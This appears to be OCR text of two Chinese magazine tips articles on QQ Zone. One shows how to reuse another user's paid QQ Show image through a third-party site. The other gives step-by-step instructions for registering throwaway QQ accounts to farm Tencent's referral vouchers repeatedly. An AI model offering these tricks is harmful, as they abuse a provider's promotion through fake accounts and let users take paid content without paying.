
李冠楠


关于QQ空间美化的方法在前几期的杂志上已经介绍过了，但是关于QQ空间的个人形象，却很少有人关注。当别人参观我们QQ空间的时候，看到其它的东西都很漂亮，但是个人形象处却是那个穿着短裤背心的图片，实在是有损完美（图1）。




因此很多人为了让自己的个人形象变的漂亮一些，就花钱买好看的QQ秀来装扮。但象我这样的小菜口袋里没有钱，该怎么办呢？不用怕，今天我就教大家一招，可以免费设置一套漂亮的QQ秀。

我们打开腾讯的QQ秀网页，从推荐中找到E季风（图2），玩过QQ秀的朋友都知道，E季风里的QQ秀是最贵最漂亮的。我们来选择一个吧，如图3。







形象很酷吧！现在我们要把这个QQ秀的图片取下来，直接查看图片属性是没有用的，我提供给大家一个地址：http://qqshow-user.tencent.com/QQ秀主人的QQ号码/10/00/00.gif，比如上图的那个QQ秀地址就是http://qqshow-user.tencent.com/464967555/10/00/00.gif。地址现在已经知道了，那么怎么把它弄到个人形象里呢？我们进入到QQ空间主页里登录，然后进入自己的QQ空间，在上面的地址栏里输入http://www.jl114.com/qq/qzone/xingxiang.htm，会出现如图4所示的网页。



只要把自己的QQ号和刚才得到的图片地址输入进去就可以了，点击提交后会出现如图5所示的提示。再进入QQ空间，就会发现自己的个人形象已经变成新的了，如图6。还有，个人形象的图片可以是网络上任意的链接图片，而不一定非得是QQ秀形象。

```
<?xml version="1.0" encoding="gb2312" ?>
<succ>设置成功.</succ>
```





教菜鸟来免费获得QQ空间物品

誉龙

前几天上网无事，就开始做好事，给QQ上的好友踩空间。正在用鼠标狂点时，突然弹出了如图1所示的一个提示信息：“推荐了5个好友后，即可获得Qzone商城的装饰品1件或价值2Q币的购物券哦！”。记得以前也曾看到过这个页面，不过当时并没有细看上面写的是什么，只是看到“该用户的空间还未激活”就把窗口关了。不过，现在看到下边还写着可以送东西，真是令我欣喜若狂啊！如果推荐5个好友，赠送价值2QB的购物券，那么推荐10个，就是4QB，那推荐20个、30个……想想我都要笑啊。




图1

第一步：申请Q号

我推荐一个申请Q号的好工具——QQ靓号注册王V3.0，这款工具获取免费QQ号的功能比较好用。运行后选择里面的“获取免费QQ”（图2），然后就会打开申请Q号的窗口了。点击填写表单，然后在右面的页面里填写基本信息就行了，由于我们只是利用它来推荐好友开通空间，所以只要填上昵称、年龄、性别、密码、所在地区、机密问题以及验证码就行了。点击下一步，填写上刚才你所选择的问题答案，再点击下一步，申请成功。把申请到的Q号记录下来，再重复上述步骤，继续申请完另外四个Q号。



图2

第二步：推荐好友开通空间

登录自己的Q号，再登录刚才申请的一个Q号（如果你的电脑配置够棒的话，也可以六个Q号一起登录）。把新申请的Q号添加为好友，然后在自己的主号上点击好友（新申请的Q号）的空间链接，就会打开如图1所示的页面了。

点击推荐好友开通，会显示成功页面。这时在电脑右下角会出现好友请求您开通空间的提示信息框（图3），点击查看，就会打开新用户注册的页面。进入新用户注册页面后，填上基本信息，然后点击立即开通QQ空间（这时如果成功的话就会弹出一个提示成功的对话框，如果不成功的话，也没关系，可以重新来过）。开通成功后，在提示成功的对话框上点击确定，就会自动打开新号的空间，不过此时这个Q号对我们已经没有用了。这样就成功的推荐了一个好友开通空间，接下来再继续推荐另外四个。等到第五个好友推荐完之后，右下角就会出现如图4所示的提示窗口，提示您已成功推荐5位好友开通空间，并获得了腾讯所赠送的饰品或2QB。

第三步：收获果实

接下来打开自己的QQ空间（不是那五个新Q号的），点击装扮空间，点击我的商城—余额，就会看见“本月您的购物券还剩：2.0（Q币）”，现在就可以去买东西了。只是TX太黑了，每样物品都需要好几QB，不过在平价区里会有一些便宜的东西，可以去那里看看。




图3

我们这点钱太少了，只够买一个物品的，那我们可以继续推荐，来获取Q币。我本以为会再获取2QB的，可我推荐至少10个好友，却都没有出现那个可爱的提示获取Q币购物券的提示框。为什么呢？难道是TX限制了一个号一天只能推荐五个好友？后来我才发现这样一句话“您只可能获得一次我们赠送的礼物，推荐5位好友，推荐人数不再累加。”我狂晕……白申请了那么多Q号。不过没有别的解决办法了吗？这时，我看到每个物品下面的赠送按钮。既然一个号只能获得一次赠送的礼物，那么我们可以使用新申请的一个Q号再推荐另外五个Q号来获得购物券，然后在购买物品的时候选择赠送不就行了吗？说干就干，我使用另一个Q号重新推荐了五个好友后，真的又获得了2QB购物券，接下来就是选择物品，然后赠送，打开赠送物品页面（图5）。




图4




图5

填写上受赠人的QQ号码（即自己的主号）及赠送留言（必须写），点击“确定”，赠送成功（图6）。





图6


哈哈，其实本文非常得简单，就是过程稍微麻烦了些，不过对于我们这些囊中羞涩的小菜来说，为了把自己心爱的空间弄得好一点，这点辛苦又算得了什么呢？

盗取QQ空间商城挂件 来装扮我们自己的空间

